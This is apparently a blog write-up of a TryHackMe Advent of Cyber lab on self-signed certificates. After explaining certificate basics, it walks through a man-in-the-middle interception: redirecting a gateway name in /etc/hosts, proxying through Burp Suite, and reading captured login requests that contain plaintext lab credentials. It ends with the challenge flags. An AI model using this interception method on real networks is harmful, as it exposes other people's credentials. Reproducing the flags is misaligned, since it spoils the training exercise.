Day 14 Even if we_re horribly mismanaged, there_ll be no sad faces on SOC-mas!
Day 14 Even if we_re horribly mismanaged, there_ll be no sad faces on SOC-mas!
Learning Objectives
In today’s task you will learn about:
- Self-signed certificates
- Man-in-the-middle attacks
- Using Burp Suite proxy to intercept traffic
Concept
What is a Certificate?
A certificate is a digital file used to secure online communication. It includes:
- Public key: A key anyone can use to encrypt data.
- Private key: A secret key the website uses to decrypt data.
- Metadata: Information about the website (e.g., its name), the certificate’s validity, and the authority that issued it.
What is a Certificate Authority (CA)?
A Certificate Authority (CA) is a trusted organization that verifies and issues certificates. Common CAs include GlobalSign and Let’s Encrypt.
How Does It Work?
- Handshake: When you visit a secure site, your browser asks for its certificate.
- Verification: The browser checks if the certificate is valid (e.g., not expired) and issued by a trusted CA.
- Key Exchange: The browser encrypts a session key using the site’s public key.
- Decryption: The website uses its private key to decrypt the session key. This shared session key now secures the connection.
This process ensures your connection is encrypted and safe, making HTTPS secure.
Self-Signed vs. CA Certificates
- Self-Signed Certificate: The website creates and signs its own certificate. Browsers don’t trust these because they lack third-party verification.
- CA Certificate: Verified by a trusted CA, making it secure and reliable.
Use Self-Signed Certificates only for private, internal testing, not public websites. Trusted CA certificates are essential for safe communication on the public Internet.
Practical
- first to avoid any logs from DNS server we will do it locally by
1
2
┌──(root㉿kali)-[/home/kali]
└─# echo "10.10.195.108 gift-scheduler.thm" >> /etc/hosts
- to check
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/home/kali]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.71.200 frostypines.thm
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.195.108 gift-scheduler.thm
- now you can investigate freely with out make trace on DNS logs
- go to
https://gift-scheduler.thmselect advance and pressView Certificateto show the website certificate! as it appears the Gift Scheduler web server uses a self-signed certificate, then press accept the risk and continue
 - Login with the given credential Username mayor_malware Password G4rbag3Day
- in burpsuite go to proxy sitting and enable proxy listener by add to interface of kali attackbox and port 8080 then turn intercept on, by doing that we can listen to all incoming traffic to our PC
- now we need to route all traffic to our pc (sniff),
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/home/kali]
└─# echo "10.9.4.230 wareville-gw" >> /etc/hosts

┌──(root㉿kali)-[/home/kali]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.195.108 gift-scheduler.thm
10.9.4.230 wareville-gw
this will forward all the traffic to your PC
- at the end we must run script to simulate users requests, if you use Kali download the script
- to run script
1
2
3
4
5
6
7
8
9
10
──(root㉿kali)-[/home/kali]
└─# chmod +x Downloads/route-elf-traffic.sh
┌──(root㉿kali)-[/home/kali]
└─# Downloads/route-elf-traffic.sh
Verifying archive integrity...  100%   MD5 checksums are OK. All good.
Uncompressing Intercept and Route Traffic  100%
Intercepting user traffic in progress...
 User request intercepted successfully at 2024-12-20 22:18:17
 User request intercepted successfully at 2024-12-20 22:18:19
as we can see we intercept some user at login, go to burpsuite –> Proxy –> HTTP history and check for login POST Request

some user credential from http history
1
2
3
4
5
6
7
8
9
10
POST /login.php HTTP/1.1
Host: gift-scheduler.thm
User-Agent: curl/8.9.1
Accept: */*
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

username=snowballelf&password=c4rrotn0s3
1
2
3
4
5
6
7
8
9
POST /login.php HTTP/1.1
Host: gift-scheduler.thm
User-Agent: curl/8.9.1
Accept: */*
Content-Length: 49
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

username=marta_mayware&password=H0llyJ0llySOCMAS!
1
2
3
4
5
6
7
8
9
POST /login.php HTTP/1.1
Host: gift-scheduler.thm
User-Agent: curl/8.9.1
Accept: */*
Content-Length: 35
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

username=greenelf&password=r3d4ppl3
- when login to greenelf account the flag is
THM{AoC-3lf0nth3Sh3lf} - login with Marta May Ware’s username and password the flag is
THM{AoC-h0wt0ru1nG1ftD4y}
This post is licensed under CC BY 4.0 by the author.